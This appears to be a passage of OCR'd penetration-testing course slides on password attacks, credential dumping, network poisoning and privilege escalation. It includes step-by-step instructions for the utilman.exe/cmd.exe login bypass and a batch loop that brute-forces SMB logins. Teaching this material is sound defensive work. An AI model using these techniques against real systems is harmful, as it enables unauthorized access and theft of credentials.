
TOOLS TO DUMP CACHED DOMAIN CREDENTIALS

- Active Directory permits users to authenticate to their computer using cached domain credentials
  - This is useful for telecommuters and users who do not have access to the corporate network when they first log on to their laptop
  - The default policy permits 10 logons using cached credentials
  - After that, the user must actually authenticate against a domain controller
- Tools to dump cached credentials include:
  - Cain & Abel
  - Creddump
  - Passcape's Windows Password Recovery
  - Cachedump
  - Fgdump
  - PWDumpX

GROUP POLICY PREFERENCES

- Group Policy Preferences (GPP) allow a domain administrator to use Group Policy to set local passwords on domain-joined computers
  - Often used to set local administrator passwords on domain-joined clients and servers
- Tools to dump passwords delivered by GPP include:
  - Metasploit module post/windows/gather/credentials/gpp
  - PowerSploit Get-GPPPassword.ps1
  - gpprefdecrypt.py

GPP EXAMPLE


Group Policy Management Editor
File Action View Help
Enable_Local_Admin_account
Computer Configuration
Policies
Preferences
Windows Settings
Control Panel Settings
Data Sources
Devices
Folder Options
Local Users and Groups
Network Options
Power Options
Printers
Scheduled Tasks
Services
User Configuration
Policies
Preferences
Windows Settings
Control Panel Settings
Local Users and Groups
Processing
Stop processing items in
Name
Order
Action
Administrator (built-in)
1
Update
Administrator (built-in) Properties
Local User
Common
Action:
Update
User name:
Administrator (built-in)
Rename to:
Full name:
Description:
Password:
Confirm Password:
User must change password at next logon
User cannot change password

6.14 LINUX PASSWORD CRACKING

- Linux Password Attacks

LINUX PASSWORD ATTACKS

Attack Method	Tools
Brute force service passwords SSH, telnet, FTP, HTTP, Samba, VNC, etc.	• John the Ripper • Medusa • THC Hydra • Ncrack • Crowbar • Metasploit auxiliary/scanner modules
• Copy /etc/passwd and /etc/shadow files • Unshadow (combine) the copies • Send combined copy to a password cracker	• John the Ripper • Medusa • THC Hydra • Ncrack • Crowbar

LINUX PASSWORD ATTACKS (CONT'D)

Attack Method	Tools
Dump hashes from a compromised machine Send hashes to a password cracker	• Metasploit module post/linux/gather/hashdump • John the Ripper • RainbowCrack • Hashcat
Dump cleartext passwords currently stored in memory	• Mimipenguin (GitHub)
Pass the hash if passwords take too long to crack Works particularly well against Samba with LM or NTLM authentication	• Metasploit module auxiliary/scanner/smb/smb_login

LINUX PASSWORD ATTACKS (CONT'D)

Attack Method	Tools
Install a physical or software based keylogger	• Meterpreter keyscan_start and keyscan_dump commands • USB keyloggers
Use social engineering to obtain user passwords	• Kali Social Engineering Toolkit (SET) • WiFi-Pumpkin
Boot the target computer into single user mode to reset the root password	• Reboot and edit GRUB to enter single user mode • Change the root password

6.15 OTHER METHODS FOR OBTAINING PASSWORDS

- Additional Password Attacks
- Network Password Attacks
- Physical Attacks

ADDITIONAL PASSWORD ATTACKS


- Use privileges from buffer overflow, etc., to create a new account
- Impersonate a user token:
  - Meterpreter steal_token command
    - Formerly Incognito
- Use a dumped hash to create a new account or Kerberos ticket
- Sniffing / intercepting
- Installation and configuration files
  - Text editor
  - Knowledge of and access to answer file location

ADDITIONAL PASSWORD ATTACKS (CONT'D)

- Keylogging:
  - Meterpreter keyscan_start and keyscan_dump commands
  - USB keyloggers
- Social engineering:
  - Phishing
  - Eavesdropping / shoulder surfing / dumpster diving
  - Kali Social Engineering Toolkit (SET)
  - WiFi-Pumpkin
  - Bribery / persuasion
  - Coercion (Rubber Hose Attack!)
- Boot into another Operating System and overwrite existing password storage
  - CHNTPW
  - Ultimate Boot CD for Windows
  - BartPE
  - Offline NT Password & Registry Editor
  - http://pogostick.net/~pnh/ntpasswd/


PASSIVE NETWORK SNIFFING

- Use a sniffer such as Wireshark
- Capture clear text credentials
- Only works if the sniffer is on the same shared network segment



ARP POISONING


- Use an ARP poisoner such as ettercap to capture login session
- Use Wireshark to capture clear text passwords
- Use Cain & Abel to ARP poison, capture and crack password hash



LLMNR POISONING

- Link-Local Multicast Name Resolution (LLMNR) and Netbios Name Service (NBT-NS) are local Microsoft name resolution mechanisms
  - Used when DNS lookups fail
- NBT-NS is legacy
  - Broadcast-based
- LLMNR was introduced in Windows Vista
  - Multicast-based
- LLMNR spoofing tools:
  - Responder
  - Metasploit
  - NBNSpoof
  - Inveigh


LLMNR POISONING EXAMPLE



CHNTPW

- A software utility for resetting or blanking local passwords in Windows
- Overwrites the space on disk where the passwords are stored
- Available:
  - as a downloadable ISO
  - in Ubuntu 9.10 Linux LiveCD
  - In Kali Linux


https://www.techspot.com/downloads/6967-chntpw.html



CMD.EXE - UTILMAN.EXE SWAP

Replace utilman.exe with cmd.exe to obtain a system level command prompt without logging in

1. Boot from an alternate OS or a Windows installation disk/USB stick
2. At first screen press Shift+F10 to open a command prompt.
3. Rename utilman.exe to utilman.old
4. Rename cmd.exe to utilman.exe
5. Restart
6. At the login screen, launch accessibility options
   - Click icon
   - Or press Windows key + U
7. Reset the administrator password, create accounts, etc.



SCENARIO

- You are a pentester for the Moo Cows, an elite hacking group.
- You have gained physical access to a Windows 2008 R2 server which has an accessible disc drive.
- You tried booting the server and logging in but were unable to guess the password.
- Since you have an Ubuntu 9.10 Linux LiveCD, which of the following Linux-based tools can change any user's password or to activate disabled Windows accounts?
- chntpw
- chntpw is a software utility for resetting or blanking local passwords used by Windows NT, 2000, XP, Vista, 7, 8, and 8.1.
- It physically overwrites the password section of the SAM file

6.16 NETWORK SERVICE ATTACKS

- Attacking Services
- Services that Use Clear Text

ATTACKING SERVICES

- Services usually listen on well-known network ports
- They might be vulnerable to network-based attacks including:
  - Buffer overflows
  - Password brute forcing
  - Password spraying
- Refer to /etc/services text file for common well-known ports and their services
  - Windows: %systemroot%\system32\drivers\etc\services
- Use nmap -A to scan to interrogate ports and their listening services for their version
  - Then research exploits for that version

NETWORK SERVICE ATTACKS

- Performed by directly communicating with the victim's machine
- Includes:
  - Dictionary and Brute-force attacks
  - hash injections
  - installation via social engineering
  - Trojans
  - spyware
  - keyloggers
  - password guessing

CLEAR TEXT TCP PROTOCOLS

Service	TCP Port
FTP	21, 20
Telnet	23
SMTP	25
HTTP	80
POP3	110
IMAPv4	143
NetBIOS/SMB/WinLogon	139, 445
SQLnet	1521

CLEAR TEXT UDP PROTOCOLS

Service	UDP Port
DNS	53
TFTP	69
SNMP	161, 162
RADIUS	1812

INTERCEPTING TRANSMITTED PASSWORDS

- Sniff the network in hopes of intercepting a password (clear text or hash)
- Passive sniffing or MITM
- Tools for intercepting passwords:
  - Cain and Abel
    - ARP poisoner and password cracker
  - Ettercap
    - MITM ARP poisoner
  - KerbCrack
    - Built-in sniffer and password cracker
    - Looks for Kerberos Port 88 traffic
  - ScoopLM
    - Specifically looks for Windows authentication traffic
    - Has a built-in password cracker

WHY BRUTE FORCE NETWORK SERVICES?

- Users regularly log into network services
- Network services often store user credentials in the operating system
  - Services are integrated into the OS
  - Many services do not maintain their own usernames/passwords
  - They use operating system accounts
  - Once cracked, the credentials can be used to log in directly to the OS or against other network services
- Target a user account that cannot be locked out, such as administrator or root
  - An administrator might also configure a service account to never be locked out

COMMON NETWORK SERVICE PORTS TO BRUTE FORCE

Service	Port
FTP	20/21
SSH	22
TELNET	23
SMTP	25
HTTP	80
POP3	110
IMAPv4	143
NetBIOS, SMBv1, LSASS	139,445
SNMP	161,162
MSSQL	1433
SQLnet	1521
RDP	3389

NETWORK BRUTE FORCING TOOLS

- THC-Hydra
- Medusa
- Ncrack
- AET2 Brutus
- L0phtCrack
- Metasploit auxiliary/scanner modules

SIMPLE AUTOMATED SMB LOGIN SCRIPT

1. Create credentials.txt text file of possible usernames/passwords

```
administrator “”
administrator password
administrator P@ssw0rd
administrator Pa22w0rd
administrator admin
```

SIMPLE AUTOMATED SMB LOGIN SCRIPT (CONT'D)

2. **Use a FOR loop to discover which is correct**

```
FOR /F "tokens=1,2*" %i in (credentials.txt)^
do net use \\server\IPC$ %j /u:company.com\%i^
2>>nul^
&& echo %time% %date% >> outfile.txt^
%% echo \\server acct: %i pass: %j >> outfile.txt
```


6.17 POST EXPLOITATION

- Privilege Escalation
- Post Exploitation Activities

WHAT IS PRIVILEGE ESCALATION?

- Exploiting a bug, design flaw or configuration oversight in an operating system or software application
- Typically performed after you successfully compromise a host with standard/low-level credentials
  - You want to elevate your attacker session to root/administrator, or preferably SYSTEM
  - Escalation is usually performed as a local exploit on the compromised host
- There are two types of privilege escalation:
  - Vertical
    - A Lower-level user or process executes code at a higher privilege level
    - Example: A standard user account gains administrator/root privilege
  - Horizontal
    - Execute code at the same privilege level
    - But from a location that would normally be protected from access

PRIVILEGE ESCALATION EXAMPLE



PRIVILEGE ESCALATION METHODS

Method/Vulnerability	Description
Kernel Exploits	• Exploit weaknesses in the OS kernel
Writable services	• Edit the startup parameters of a service, including its executable path and account • Use unquoted service paths to inject a malicious app that the service will run at start up
User application compromise (Client Side)	• Compromise applications such as Internet Explorer, Adobe Reader, or VNC to gain access to a workstation • Use UAC bypass techniques to escalate privilege • Attacks typically require a victim to open a file or web page through social engineering

PRIVILEGE ESCALATION METHODS (CONT'D)

Method/Vulnerability	Description
Local User Access Control bypass	• Bypass local Windows UAC • Use process injection to leverage a trusted publisher certificate
Weak process permissions	• Find processes with weak controls and attempt to inject malicious code into those processes
Shared folders	• Search for sensitive information in shared folders
DLL hijacking	• Elevate privileges by exploiting weak folder permissions, unquoted service paths, or applications that run from network shares • Replace legitimate DLLs with malicious ones

PRIVILEGE ESCALATION METHODS (CONT'D)

Method/Vulnerability	Description
Task Scheduler 2.0	• Task Scheduler 2.0 does not properly determine the security context of its scheduled tasks, allowing an attacker to escalate privilege • Affects Windows Vista SP1/SP2, Windows Server 2008 Gold, SP2/R2, Windows 7 • CVE-2010-3338, MS10-092
Missing patches and misconfigurations	• Search for missing patches or common misconfigurations that can lead to privilege escalation
Windows Unquoted Service Paths	• Spaces in an executable's path provide opportunity to insert a malicious version earlier in the path

WINDOWS UNQUOTED SERVICE PATH EXAMPLE

